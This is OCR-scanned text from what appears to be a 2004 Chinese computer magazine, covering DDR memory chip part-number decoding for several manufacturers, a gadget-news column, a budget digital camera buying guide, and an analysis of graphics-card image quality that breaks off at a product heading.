三星的产品编号全长为18位，格式为**K4(内存类型)(容量和刷新)(芯片结构)(逻辑Bank数量)(接口类型与电压)(产品版本)-(封装类型)(温度与能耗)(速度)(OEM编号)**，其中最后3位是为OEM市场而准备的编号，不出现在零售市场中。我们主要关注以下几位的信息:

芯片容量的数字与它代表的容量有如下关系:28表示128Mb(16MB)；56表示256Mb(32MB)；51表示512Mb(64MB)；1G表示1Gb(128MB)。

三星内存的速度并不是直接用数字推导的，而是用字母编号一一对应:B0表示DDR266(2.5-3-3);A2表示DDR266(2-3-3)；AA表示DDR266(2-2-2)；B3表示DDR333(2.5-3-3)；CC表示DDR400(3-3-3)；C4表示DDR-400(3-4-4)；C5表示DDR-466(3-4-4)。

比如以图1的芯片图为例，我们可以看出它的重要信息是容量是256Mbit，大众化普通商用产品，工作速度为DDR-400B级标准(3-3-3)。

二、美光科技(Micron)(见图2)




图2

美光科技的完整编号是芯片颗粒的第二、第三行，格式为**MT(产品类型)(制作工艺和电压)(容量和结构)(产品版本)(封装类型)-(内存速度)(特殊功能)(工作温度)(产品类别)**。美光内存编号的内容相当详细，这是因为它将所有的DRAM芯片编号进行了统一，包括久远的EDO(在一些专用设备上仍然会使用到它)和未来的DDR-2芯片，所以也显得参数很多,甚至在封装类型中还体现出有铅和无铅(Lead Free)封装，但好在分类还是比较清楚的。

其中对用户很重要的是容量和结构，在容量单位的字母(K、M、G，表示Kb、Mb、Gb)前面的数字与后面的数字相乘就是芯片的容量，单位是Bit。比如图中的例子是32M8，代表的是位宽为8bit，乘以32M，总容量为256Mbit(即32MB)。

内存速度中数字的导数就是芯片频率。英文字母表示同频率下不同的级别的内存。比如图2中的-5B，表示DDR400(即1/5ns=200MHz，每个周期传输两次数据)芯片，B表示DDR400中B级(时序3-3-3)芯片。

以图2为例，可以看出它的容量是256Mbit，位宽8bit，速度为DDR-400(3-3-3)。

三、英飞凌(Infineon)内存(见图3)

有人将Infineon称为西门子(Siemens)，事实上英飞凌的前

身是西门子半导体公司，在SDRAM时代，我们经常看到Siemens字样的内存，但如今Infineon早已独立，所以今后不再叫它是西门子内存了。



图3

英飞凌内存的编号格式为：**HBY(工作电压)(内存类型)(内存容量)(产品结构)(产品变化)(产品版本)(封装方式)(能耗标准)-(内存速度)。**

在以前，有些人一看开头是HYB就以为是现代(HYUNHAI)的内存芯片，现在可就不要再出这种错误了。在最新的编号中，英飞凌将DDR和DDR-2的产品编号进行了统一，比如DDR-2 400与DDR-400的速度编号是一样的，但在具体的产品上所代表的含义并不一样。英飞凌的编号比较简明，与我们关系最密切的就是其中的内存容量和内存速度两项。容量依然是以Mbit为单位，速度也是以时钟周期为单位。

以图3的芯片图为例，可以看出它的容量是256Mbit(32MB)，位宽8bit，工作电压2.5V，无变化的标准产品，产品的版本号为B，采用TSOP-Ⅱ封装，速度为5ns，即DDR-400B(3-3-3)。

四、海力士(Hynix)(见图4)

与英飞凌的情况类似，海力士以前是韩国现代电子公司的子公司现代半导体公司，后来从母公司中独立，改名为Hynix，所以严格的说，它的产品不能再称之为“现代内存”了。



图4

海力士内存编号格式如下：**HY(产品类型)(工作电压)(容量与刷新设置)(芯片位宽)(逻辑Bank数量)(接口类型)(芯片内核版本)(能耗水平)(封装类型)(堆叠封装类型)(封装材料)-(速度)(工作温度)。**

海力士的编号中我们依然关心容量和速度。海力士的这两个编号比较麻烦，不能直接转换。容量中的64和66代表64Mbit；28代表128Mbit；56和57代表256Mbit；12代表512Mbit；1G代表1Gbit。速度中L代表DDR200；H代表DDR266B；K代表DDR266A；M代表DDR266(2-2-2)；I代表DDR333；D4代表DDR400(3-4-4)；D43代表DDR400(3-3-3)；最新的D5编号代表DDR550。

以图4的芯片图为例，可以看出它的容量为256Mbit，位宽为8Bit，4个逻辑Bank，SSTL-2接口，产品版本为B，TSOP-Ⅱ封装，工作速度为DDR-400B级(3-3-3)。

五、南亚科技(Nanya)(见图5)

南亚内存芯片编号说明如下：**NT(产品家族)(芯片接口类型和电压)(芯片容量)(产品版本)(封装方式)-(速度)。**



图5

南亚的编号也是SDRAM、DDR SDRAM与DDR-2 SDRAM统一在起，而且也比较简明。南亚内存的容量计算与美光内存一致，即K、M、G表示容量单位Kbit、Mbit、Gbit，单位前面的数字乘以单位后面的数字就是芯片的容量。图中的16M8就表示容量为16*8Mbit=128Mbit(16MB)。速度上南亚内存也容易识别，即数字代表内存时钟周期，字母代表内存级别。以图5的芯片为例，可以看出是它的容量是128Mbit，速度为266A级(CL=2)。

六、尔必达(ELPIDA)(见图6)

尔必达是日立与NEC各自的内存分部合并的结果，因此在产品的编号方面会有两种截然不同的规则与标识，早期以HM为开头的很可能就是原日立分部的延续，而目前则基本转移到了DD开头的编号规则。近期，尔必达的声势比较大，产销形势有明显的好转，采用其芯片的金士顿内存条已经在国内上市，相信今后我们能见到越来越多采用尔必达芯片的产品。



图6

尔必达内存芯片编号说明如下：**E(产品类型)(产品家族)(容量)(芯片位宽)(工作电压)(产品版本)(封装类型)-(速度)。**

尔必达的编号也是比较简单的，需要指出的是，在速度编号的后面还有可能出现其他的编码，比如L，就代表低能耗，I则代表工业级产品，具有宽广的工作温度范围(-40至85°C)。另外，编码中的第一个字母E，一般不会有，在芯片上直接以DD开头，而E则变成了尔必达的英文名称——ELPIDA。容量方面也不是直接能看出的，需要用列表对照，25代表256Mbit；51代表512Mbit；12代表128Mbit。速度的标示同样是数字代表内存时钟周期，字母代表内存级别。以图6的芯片图为例，可以看出是256Mbit容量/4个逻辑Bank，8bit位宽，TSOP-Ⅱ封装，产品版本号为J，速度标准为DDR-266A级(2-3-3)。

七、茂矽(MOSEL VITELIC)(见图7)

茂矽内存芯片编号说明如下：**V(产品类型)(制作工艺)(工作电压)(容量和刷新设置)(逻辑Bank数量)(接口类型)(产品版本)(特殊功能)(封装类型)(速度)(工作温度)(其他)。**



图7

茂矽的编号也比较详细，而且比较明确，只是容量和刷新设置比较难以理解，我们可以这样看：前面的三位数是总容量，单位Mbit，后面的两位数则是位宽(80=8bit、40=4bit、16=16bit、32=32bit)，速度的标示也是数字代表内存时钟周期，字母代表内存级别。以上图7芯片图为例，可以看出是256Mbit容量，8bit位宽，速度为DDR-400B级(3-3-3)。

注：此文为存储时代(http://www.stor-age.com/)《主流DDR内存芯片与编号识别》文章的精简版，如有兴趣查阅全文的读者可访问http://www.stor-age.com/jishu/htm2004/0404081501D4.asp了解。 CF [SC07]

数码探眼 Digital Eyes

国内篇

■特邀信息员:胖胖牛

彩屏！信利65536色彩屏MP3 301

电视20年前就变彩色了，手机两年前就变彩色了，可是MP3什么时候才能变彩色呢？现在！信利(TRULY)MP3播放器，为我们带来了彩屏的享受，在聆听音乐的同时，是不是也让你的眼睛也饕餮一番呢？



图1

这款信利彩屏MP3(见图1)配备了160×128像素65536色STN液晶屏，相比起曾经所谓的7彩背光MP3来说简直就是天壤之别呀。6万多种颜色，你的眼睛能分辨出来吗？作为彩色屏幕，图片显示自然成为我们期望的功能之一，庆幸的是这款MP3支持JPG和BMP格式的图片，你可以在享受音乐的同时欣赏CD的封面或者演唱者的靓照。

另外，目前很多MP3都支持文本显示，彩屏的信利MP3在显示效果上要好很多，并且支持播放音乐同时显示文字。不仅是文字，这款MP3居然内置了游戏，不愧是彩屏机器，要做就做到最全。

在音乐方面，这款机器和其他MP3相似，MP3、WMA格式以及FM广播和录音功能，配备了线控和520mAh锂电池。目前这款MP3的价格是1780元，你觉得值得吗？

胖胖牛:彩屏MP3，这真的是在跟风吗？作为一个音乐回放设备，彩色屏幕有重要意义吗？更何况是一个效果并不是很好的STN彩屏。忽然想起不久前展出的IRIVER MPH，它也是一款带有彩屏的多媒体回放设备，不过它支持视频回放，绚丽的屏幕倒也理所当然。可是，单单显示一个文本，就是用彩屏，即时有更长的电池使用时间，真的值得吗？我不知道，答案只在你的心中。

没有电池，没有灯泡，还叫手电筒吗？

你见过不用电池，不用灯泡的手电筒吗？今天，我就让你开开眼界 。

看看我们的主角(见图2)，外形上看还真像手电筒。什么？它本来就是手电筒，看到一端那蓝色的圈圈了吧，它是一个线圈，干什么用？你知道线圈切割磁力线可以产生电能的物理原理吗？这个家伙就是通过这么简单的原理来产生电能的，那个银色的金属就是磁铁啦。



图2

使用方法:第一次晃动手电筒3分钟，线圈切割磁力线产生的电能就会储存在一个大电容里，第一次需要激活电容，所以晃动的时间长了一点，3分钟。但是，就是这3分钟产生的电能却可以让这个手电持续工作20分钟左右。然后，再次晃动线圈30秒钟，又可以使用20分钟了，多方便呀。

据试验，在白天的室内依旧可以提供相当不错的照明效果，这要归功于其内部特殊的发光部件哟。另一方面，这个产品密闭性能很好，可以在水下使用，而且具有不错的抗震性，这俨然就是一个标准的户外装备！周末，一定带它去露营。

由于产品需要密闭，所以内部发光部件是无法更换的，但是厂家提供5年保修的质量承诺，看样子应该能使用蛮长时间的，我猜测是不是内部的发光部件不能接触氧气吧！

胖胖牛:没想到呀，中学时代的简单物理定律居然可以应用到现实生活中，生产出如此神奇的产品。忽然间，我感觉到中学物理的重要性，想当年我还是物理课代表呢。真希望以后有更多这样的信其产品出现，让我们的生活充满乐趣。对了，这款产品目前售价是340元，贵了点吧。

“鬼舞者3”的三菱M750手机

金城武现在是日本当红明星，最新的游戏大作《鬼舞者3》中的人物又一次使用了他的形象，而三菱手机同样邀请他成为产品形象代言人，人气旺，就是不一样呀！他代言的三菱M750手机(见图3)也以其低价格和高性能成为了市场的热点。

26万色的双屏手机，3480元的价格，只有三菱M7系列可以做到，现在最新的三菱M750手机以同样的价格登陆市场，用更强的功能取代之前的M720。现在就让我们来看看他们的区别吧:



图3

在外观上，除了前面板的装饰边框变化了一下之外，大体的布局依旧，也许这就是三菱M7系列的风格吧。内部软件方面，M750增强了JAVA扩展能力，有了JAVA，我们就可以随意添加更多更新的功能，这将是无止境的，只要有空间，就有全新的功能被使用。

胖胖牛:M750虽然也提供了红外接口可以与外界进行无线连接，但在M750上已经没有看到蓝牙的影子，要知道NOKIA很早以前的机

器就开始提供蓝牙无线连接功能了。为什么日本的手机都不看好蓝牙呢？难道真的是因为成本的原因吗？仔细想想，日系手机还真没有几款提供蓝牙功能了，其中必有隐情呀，可惜我不好妄自菲薄，感兴趣的话，自己找找看吧。

国外篇

手表也能看电视？注意安全！



图 4

梦想又成真了！日本NHJ公司将在5月上旬发售其手表型便携电视VTV-101(见图4)，价格嘛，折合人民币1500元左右。你能想象吗？在手腕上看电视，而且可以随时随地，那种体验好像在看科幻电影。可是，如果手表中的屏幕也在放科幻电影，那是一种什么感觉呢？

VTV-101其实是一个小型的电视，屏幕面积为22.2mm×29.5mm，可以显示280×220像素分辨率，安装表带后就可以像手表一样戴在手腕上到处走。VTV-101体积只有45.7×18.2×49.4mm，重量约55g。这款产品的TV信号接收器可以接收VHF1～12ch、UHF13～62ch的信号，并且支持手动或自动选台。另外，为了节约电能，屏幕上放还有一块单色液晶屏，可以显示时间、电池残量、频道、音量大小等信息，而接收天线的功能则由耳机线来完成。

胖胖牛:第一时间，我看到这款产品惊讶不已。第二时间，我就在想，如此小巧的设备，它的电池可以坚持多长时间，毕竟它是一个视频播放设备，很费电的。据说，VTV-101其内置的锂电池最长可支持1小时的连续播放，不过可以使用外接电池盒(使用4节AAA电池)，时间延长到3小时。时间还是太少了，如果再多一点，再多一点，我就能再多看一部指环王了……

将游戏进行到底——诺基亚全新N-gage QD

你知道New Age吗？你知道N-gage吗？你知道DQ吗？你知道QD吗？



图 5

New Age是一种音乐风格，比如ENIGMA；N-gage是NOKIA的第一代手机游戏机；DQ是日本著名游戏《勇者斗恶龙》，QD则是NOKIA新一代手机游戏机N-gage QD的后缀，这就是NOKIA全新的第二代手机游戏机N-gage QD(见图5)。

N-gage QD较之前辈N-gage在外观设计上更加紧凑而富有动感，透明的方向按键和全新设计的功能键使得操作更为舒适。为了改变N-gage糟糕的游戏卡插槽，全新的N-gage QD设计了一个MMC插槽，方便用户自行安装游戏，这使得该款产品将有更多的游戏可以运行。

此外N-gage QD的液晶屏较之前辈更亮，待机时间也大副提高，这一切都是为了让用户获得更好的娱乐体验。但是，该款产品将娱乐的定位缩小在游戏上，包括MP3播放器和调频收音机等N-gage支持的功能都在N-gage QD省略掉了，不过，这款产品的价格也有所下降，售价约合1700元人民币左右。

胖胖牛:最近，很多期待已久的掌上游戏机都有新闻漏出，比如我最期待的SONY PSP，比如掌机帝国任天堂的NINTENDO DS，再比如上面提到的这款N-gage QD。不过，就目前的情况来看，N-gage QD的性能根本无法和上面的两款专业掌机相提并论，不过以NOKIA在手机行业的人气以及可以通话的功能，低价的N-gage QD也许会占领一部分市场吧。另外，N-gage QD的优势在于可以通过某些途径免费得到游戏，而另外两款掌机目前看来防盗版措施都在加强，短时间内是不会有盗版游戏出现的。最后是一则上市的消息，N-gage QD据说在5月份就会出现在亚洲市场上，而美洲将要等到6月才上市。

电子放大镜你听说过吗？

还记得小时候上自然课用放大镜聚光烧毛虫吗？那大大的凸透镜片包含了儿时多少的天真烂漫。现在，科技的发展，居然出现了电子放大镜，原理很简单，摄像头捕捉图像和文字，再通过液晶屏放大显示出来，让一些视力有残疾的人可以方便地进行阅读。这就是我们今天要介绍的名为Quicklook的电子放大镜设备(见图6)，它的效果超乎你的想象。



图 6

Quicklook配备了一个4英寸的大TFT LCD显示屏幕，能够对摄像头扫描获得的字符信息放大2～5.5倍后显示。另外，这款产品重量非常轻，便于人们携带，其内置电池可支持连续使用1.25小时。

胖胖牛:这就是科技的力量，它可以让一些人生活得更舒适，哪怕他们在某些方面存在缺陷。现在除了上面说的电子放大镜还有很多为残障人士设计的产品，比如语音识别操作，比如语音朗读技术，再比如眼球控制技术，都可以让残障人士通过电脑获取信息，让他们更多地了解世界，感受生活。 CF [SC08]

好色不烧包——千元级傻瓜DC导购

■ 一居

数码相机(DC)虽然比传统傻瓜相机要贵，但由于它不需要投入昂贵的胶卷购买冲洗费，所以很多人都想买一台DC来玩玩。对于绝大多数读者而言，买一台DC其并不需要什么专业的功能，只要价格合适，性能满足日常拍摄的基本需求就够了，而目前热销的千元左右的DC正好能满足这些读者这样的需求。

一、选购三板斧

近一年来，DC价格下降很快，一些400万像素带光学变焦的DC价格已跌破两千元。DC虽然“便宜”了，但在选购时一些要点也要注意。

●光学变焦是“分水岭”

大家知道一款DC是否具备光学变焦功能是区分DC是“玩具级”还是“傻瓜入门级”的重要标志。

光学变焦(Optical Zoom)也就是DC依靠光学镜头结构来实现变焦——DC通过镜片移动来放大与缩小需要拍摄的景物。光学变焦倍数越大，能拍摄的景物就越远。如今的DC的光学变焦倍数大多在2～12倍之间，可把10～30米以外的物体拍摄出来像3～5米外。

而数码变焦(Digital Zoom数字变焦)是通过DC内的处理器，把图片每个像素面积增大，其和用图像处理软件把图片的面积放大(软件插值或硬件插值)的原理一样。用数码变焦虽把拍摄的景物放大了，但清晰度肯定会大大下降，所以没有多大实际意义。

所以，在价格差不多的情况下，大家在选择入门傻瓜机时可优选具备光学变焦功能的DC(见图1)。



图1　光学变焦镜头

● CCD还是CMOS

DC的核心就是感光器件。DC有两种类型的感光器件，电荷藕合器件图像传感器CCD(Charge Coupled Device)，它使用一种高感光度的半导体材料制成，能把光线转变成电荷，通过模数转换器芯片转换成数字信号。而互补性氧化金属半导体CMOS(Complementary Metal-Oxide Semiconductor)是一种通过电极变化在DC中记录光线变化的半导体。CCD优势在于成像质量好，但成本较高。而在相同分辨率下，CMOS价格比CCD便宜很多，但CMOS器件很容易出现杂点，其产生的图像质量相比CCD来说要低一些。市面上绝大多数主流DC都采用CCD作为感应器，CMOS感应器主要被用在低端“玩具级”产品上，而高质量的CMOS也用在高档相机上，如著名的佳能300D。

所以，大家在价格差不多的情况下，应优先考虑采用CCD感光器件的DC产品。

●其他要点

此外，对于DC来说，影响感光器件成像质量的因素还和感光器件的面积有关。现在民用主流DC主要有2/3英寸、1/1.8英寸、1/2.7英寸、1/3.2英寸几种规格的感光器件，感光器件面积越大，成像较大，相同条件下，能记录更多的图像细节，各像素间的干扰也小，成像质量也就越好。例如，1/1.8英寸的300万像素DC效果一般会好于1/2.7英寸的400万像素DC。大家在选购入门相机时在多款DC价格都差不多的情况下也可留意一下这类细微处。

具体到选购上，大家还要注意区分水货与行货，小心翻修机。水货与行货的主要区分在于水货只能在购买的地方保修，而行货可以全国联保，并且行货都提供中文的全国联保的保修卡。翻修货从直观上查看，各种配件的包装袋、说明书等都有拆开过的痕迹，相机本身则注意一下电池槽，看电池的接触点有没有摩擦过的痕迹。

二、千元内的产品介绍

大家知道，130万像素DC拍摄的图像可以输出3×5英寸的照片，200万像素可以输出4×6英寸的照片，所以对于家用日常的拍摄需求，目前200万像素级的DC就足以应付绝大多数需求。

● BenQ DC2300(见图2)



图2

参考报价:799元

DC1300(499元)/DC1500(599元)的后续机型，尺寸为94×66×40mm，采用200万像素的CCD元件。采用了相对廉价的定焦镜头，支持4倍数码变焦。不带电池只有140克。内置8MB闪存，可扩充SD卡。DC2300使用了一块1.6英寸的TFT LCD作为取

景器，中文界面。使用两节5号碱性电池，由于采用了省电技术，电池使用时间较长。DC2300在平衡调整方面提供了自动、日光、阴天、日光灯以及钨丝灯五种模式备选。

●奥林巴斯C-150(见图3)



图3

参考报价:890元

一款200万CCD有效像素的入门DC，拍摄静态照片最大分辨率可达1600×1200，可以轻松输出6英寸照片。具有2.5倍数码变焦能力。C-150的LCD的尺寸为1.8英寸，6.1万像素。采用镜头滑盖设计，不仅具有开启和关闭相机电源的功能，而且可有效地保护镜头，携带也更方便。机身采用塑料外壳，加上电池和存储卡的重量为223克。在耗电方面，C-150较省电，使用两节1700mAh充电电池可以拍摄一百多张照片。

●柯达CX6200(见图4)



图4

参考报价:799元

一款入门DC，采用210万像素CCD，定焦镜头3倍数码变焦，1.6英寸LCD彩色显示屏，快门速度可达1/2-1/2000秒。柯达CX6200自动功能较全，诸如自动白平衡、自动ISO等傻瓜机设计较符合入门者的需求，类似于底片相机的对准即拍功能。

三、超千元级产品

相比千元内的产品，超过千元大关的产品在性能和功能上都要丰富很多，可做为追求性能、功能、价格三种平衡点的读者首选。

●佳能A60(见图5)



图5

参考报价:1750元

佳能PowerShot A60采用200万像素CCD，其外观设计清爽简洁，可以配防水壳(见图6)。机身采用铝合金前面板，机身顶部转盘提供了类似EOS SLR专业机种的12种拍摄选项。3倍光学变



图6

焦镜头，具有2.5倍数字变焦功能，5cm微距。佳能在这款入门级DC上设置了全手动、光圈优先和快门优先曝光控制，测光方式包括均值、中央重点和点测光三种。具有佳能先进的5点AiAF自动对焦系统，快门速度范围是15-1/2000秒，连拍速度是2.2fps。存储介质是CF卡，电池方面为4节AA电池。做为低端机，性价比很不错。

●爱国者A360 (见图7)



图7

参考报价:1499元

A360采用了330万像素CCD，具备3倍光学变焦，4倍数码变焦。全铝合金外壳，简体中文菜单图形化的界面。内置存储器为16MB闪存，可扩展SD/MMC卡。1.6寸TFT液晶屏。体积96×61×32mm，重量185g(不含电池)。提供了对焦方式、ISO设定、白平衡设定等手动功能，同时还提供了“拍摄场景”、“彩色效果”等实用功能。采用锂电池作电源，完全充电后可拍摄约600张照片。

●三星Digimax240(见图8)



图8

参考报价:1550元

Digimax240是200万像素CCD DC，具有3倍光学变焦和2倍数字变焦功能，其机身设计时尚小巧。配置的1.6英寸液晶显示屏，支持多语言显示功能。能够进行动态影像拍摄，带有NTSC/PAL视频输出端子。可以进行感光度(自动、100、200、400)和白平衡调节以获得更好的拍摄效果。采用两节AA电池驱动，也能够使用CR-V3锂电池。机身内置8MB闪存，支持SD/MMC存储卡扩展，支持DPOF标准的直接输出打印。

● BenQ DC4500(图9)



图9

参考报价:1999元

BenQ Digital Camera 4500采用410万像素的CCD，能够提供2848×2136像素图片。3倍光学变焦镜头和3倍数码变焦。可选用CR-V3锂电池或者2节标准镍氢充电电池供电。兼具1.5英寸LCD取景屏和光学旁轴取景器。自动拍摄功能不错，将拍摄模式置于自动档，再选择所需要的照片效果(怀旧模式、黑白模式、彩色模式、夜景模式)，就能得到较满意的数码照片。

不同的读者有不同的需求，或许对于追求价廉能用就好的读者而言，像UAT ST604(130万像素CMOS/内置8MB闪存/298元)这样的DC就能使其自得其乐。生活或许就是这样，很多电脑高手/数码高手不正也是从玩低端机、二手机而步入高手殿堂的吗？

CF [SC09]

美丽画面从何而来

——显卡输出画质分析

■ CFAN评测室

在现在的电脑上，显卡可能是仅次于CPU的第二种决定电脑性能的配件，最新推出的GeForce 6800更是将显卡的速度推进到一个不可思议的程度。但是，在对于显卡的评价特别是显卡的横向评测中，如通常所见的，仅仅对于速度的评测实际并不具有多大意义。因为基础设计相同的显卡其速度的差异并不构成根本性的差异，相对的，显卡的画质在这种情况下其实就成为更为重要的因素。

同样芯片的显卡，由于电路设计和用料、制造水平的差异，在画质表现上也会有明显的差异。要具体了解这个问题，我们就先要了解显卡的工作流程。

现代的显卡，从技术上规范的名称应该叫做“图形加速卡”，以区别于没有图形加速能力的“纯粹的显卡”。在PC技术早期，显卡的作用只是将内存中存储的图像信息转化为显示信号输出到显示器，其功能非常简单，如MGA、CGA接口都是这样的设备。此时，图像的生成与管理都是由CPU来完成的。而随着电脑图像的愈发复杂，CPU逐渐越来越不堪重负，相对于图形处理，它还有更多的任务需要处理。所以，IBM开发了名为PGA的图像技术，使用一个单独的小型CPU来处理所有的图像任务。这样的设计达到了即便在今天看来也很出色的图像效果，但是成本和设计过于高昂。所以“图形加速卡”应运而生。

图形加速卡可以被认为是一种专门设计用来处理图像的处理器，CPU只需要向它传送简单的数据，它就可以独立完成图像数据的生成并且转化为显示信号输出到显示器。

我们在显示器上看到的显示画面，无论是2D的还是3D的，都是由CPU将相关显示数据输出到显卡的显示芯片，然后显示芯片依照预定的程序生成相应的图像数据并将其写入显存(这部分显存称之为帧缓存)，帧缓存中的每一帧图像数据则需要通过称之为RAMDAC的芯片转换成为可供显示器识别的模拟信号，再经过滤波电路的处理，除去杂讯，由VGA接口输出。

由这个流程，我们可以对影响显卡画质的因素作出详细的分析，首先，我们先给显卡的图像作出一个分类：

按照显示的图像，显卡的画质可以分为2D画质和3D画质，后者的情况更为复杂；而按照其产生的因素，可以分为设计导致的画质影响和生产导致的画质影响，其中前者对于各种品牌的同类产品都是一样的，而后者则是千差万别。

首先决定显卡画质的就是显示芯片的选择，这点在3D画质上比较好理解——因为先进的显示芯片能够支持更多的显示特效，这样在游戏中就更能反映出游戏设计的本来意图。但对于没有什么特效要求的2D显示，显示芯片之间是否也有差异呢？

实际上，差异当然是存在的，虽然显示数据是相同的，但是相同的数据必须要通过显示芯片的转换才能变成具体的显示信号，而不同显示芯片所使用的算法是不同的，同样一个“白”的数据，究竟应该转变成什么样的信号，这在不同的显示芯片的操作中很可能会有不同的处理，其结果就导致输出的信号有微妙的差异。

这个道理其实就和选择MP3播放软件一样，MP3文件都是一样的，但为什么同样的文件在不同的播放软件中就会有不同的音质？就是这个解码转换算法的差异导致的。

其次影响显卡画质的，就是显卡的显存。从理论上讲，显存和内存一样，存入什么数据就应该输出什么数据，但实际上，由于显存的设置频率过高、显卡电源的供电效果不好等等原因，往往会导致显存处于不稳定的状态，输出的信号存在错误，而显存信号一般不会经过内存那么多的校验，这样在显示器上就会出现噪点、雪花以及显示错误等等。

对于使用数字显示器的电脑，影响显卡画质的因素就主要是这两种了，而对于普通模拟输入的显示器来说，由于要连接显卡的模拟输出口，所以还有下面两个电路会对显卡的画质构成主要影响：

首先是RAMDAC电路，它的作用与声卡上的CODEC相似，就是将数字显示信号转化为模拟信号。在老式显卡上，RAMDAC是一块独立的芯片，而在现在的显卡上，它一般已经被整合到了显示芯片内部。虽然在现代显卡上，一般不会由于RAMDAC本身的品质影响画质，但是由于RAMDAC是一块数字模拟混和电路，所以它比芯片其他部分的纯数字电路更容易受到外界因素的影响。如果电源电路等的品质不高，就会影响到RAMDAC本身的输出质量。

其次，是模拟输出口的低通滤波电路。低通滤波电路就是显卡D-SUB接口处的那一组阻容电路，它的作用是滤除显卡输出信号里的高频杂波——因为显卡是一种数模混和电路，所以在原始信号中包含有大量的由显存和显示芯片内部电路产生的高频杂讯混在输出信号里，如果不予滤除，就会导致显示的图形边缘模糊，颜色偏色。但是，低通滤波电路并非是显卡正常工作所必须的，跟显卡的速度更是毫无关系，所以很多低档产品都去掉了这片电路或简化了这片电路以降低成本。

影响显卡2D画质的主要因素就是这些，而影响3D画质的因素还要受到显卡芯片所支持的显示技术的影响。而在这些因素中，显示芯片、RAMDAC等因素是在原始设计阶段就已经决定了的，当一个显卡选定了它的主芯片，这部分因素就不可改变了，各种品牌都是一样的。而显存则一方面要受到选择的显存规格的影响，另一方面更多的受到相关电路和显存设置的影响。至于低通滤波电路，则几乎完全受到厂商出于成本控制而对元件的选择与设计的影响。

同时，不能忘记的还有一个——显卡的电源电路，所有这些电路的稳定表现都建立在电源的电路稳定输出的基础上，其实，有一个稳定可靠的电源，这也是所有电器的共同要求。

下面，我们就以一些主流的显卡产品为例，对显卡的设计制造与显卡画质的关系作一番具体分析。

★ 昂达闪电9570




昂达闪电9570是GeFORCE FX5700芯片的标准版显卡，它没有使用标准的P191公板电路，从其电路设计来看，在P191的基础上，增强了电源部分的设计，其他方便变化并不是很大。

nVIDIA显卡的2D核心自TNT2以后实际就没有太大的变化，所以在芯片层面上，FX5700和以前的芯片在输出方面不会有太大的变化。从电源设计来看，昂达闪电9570的电源电路比公板有所加强，能够提供更好的纯净电流。而在显存芯片上，昂达闪电9570使用的是南亚的3.6ns TSOP芯片，这种显存正好可以满足FX5700 550MHz的速度要求。但是不知是否出于成本考虑，昂达闪电9570没有使用显存散热片，这样对于这种使用TSOP封装的显存来说，在环境温度加高或超频的状态下，其显存的稳定性可能会受一定的影响。

昂达闪电9570在输出接口部分做得比较完善，与公板线路相比没有缺焊的部分，包括DVI输出部分也做了很好的滤波设计。

从整体来看，昂达闪电9570的电源部分非常完善可靠，而整体电路完整。在标准使用状态下，显示效果不错，但由于采用的是TSOP显存，而且没有散热设计，所以在超频状态下的可靠性有所下降。

★ 七彩虹风行5700 LE CF白金版



七彩虹的这款显卡命名实在很“投机取巧”。包装上的大名为“风行5700”，包装背后的说明也是FX5700，但实际上是一款5700LE显卡，只有包装盒的一张贴纸上才看到很小的“LE”两个字。这种做法很容易为经销商所利用，用以蒙蔽普通的消费者——现在5700LE和5700差价并不很大，但性能却相差明显。


七彩虹风行5700 LE CF白金版也没有使用FX5700 LE的P222公板，而是采用了另行设计的板型设计。与标准的公板相比，其电源部分也做了一定的加强。

七彩虹风行5700 LE CF白金版使用的是南亚的4ns显存，这也是FX5700 LE显卡的标准显存速度。但它的显存同样没有显存散热片，芯片散热片的设计也明显属于“华而不实”一类，这样来看，它在高热状态下的信号稳定性也值得怀疑。

从整体来说，七彩虹风行5700 LE CF白金版的设计和工艺还是不错的，比较公板更为强大的电源电路和精细的滤波设计给它在标准工作状态下带来很好的图像表现。但没有显存散热以及芯片散热的不良对于高温与超频状态下的表现同样不佳。

另外，名字上的小手脚虽然不能说是有意欺瞒，但明显对于消费者是一种不负责任的误导。

★ ELSA 幻雷者 RADEON 960FX PRO+



ELSA显卡一向是以工艺和图像品质出名的产品。那么这款RADEON9600 PRO的显卡又如何呢？

ELSA的这款显卡也没有使用标准的公板电路，而是将GPU供电电路做了简化，相应的对显存供电电路做了一定的加强。

ELSA的这款显卡使用了3.36ns的MBGA显存，由于这种显存的发热量较低，所以没有使用散热片。


从ELSA这款显卡的工艺来说，其制造工艺非常优秀，PCB的处理、元件的焊接都非常好，特别是对显存电路的处理很好，但另一方面，我们也发现ELSA对于这款显卡的输出滤波电路进行了明显的简化。这不是一个好的情况。

从ELSA这款显卡的表现来看，一方面，其在画质上没有明显的缺陷，这反映了ELSA制造工艺的优秀水平，但另一方面，如果没有那些电路的简化设计，是不是它的表现本应该更好一些呢？


★ 铭瑄狂镭 9600

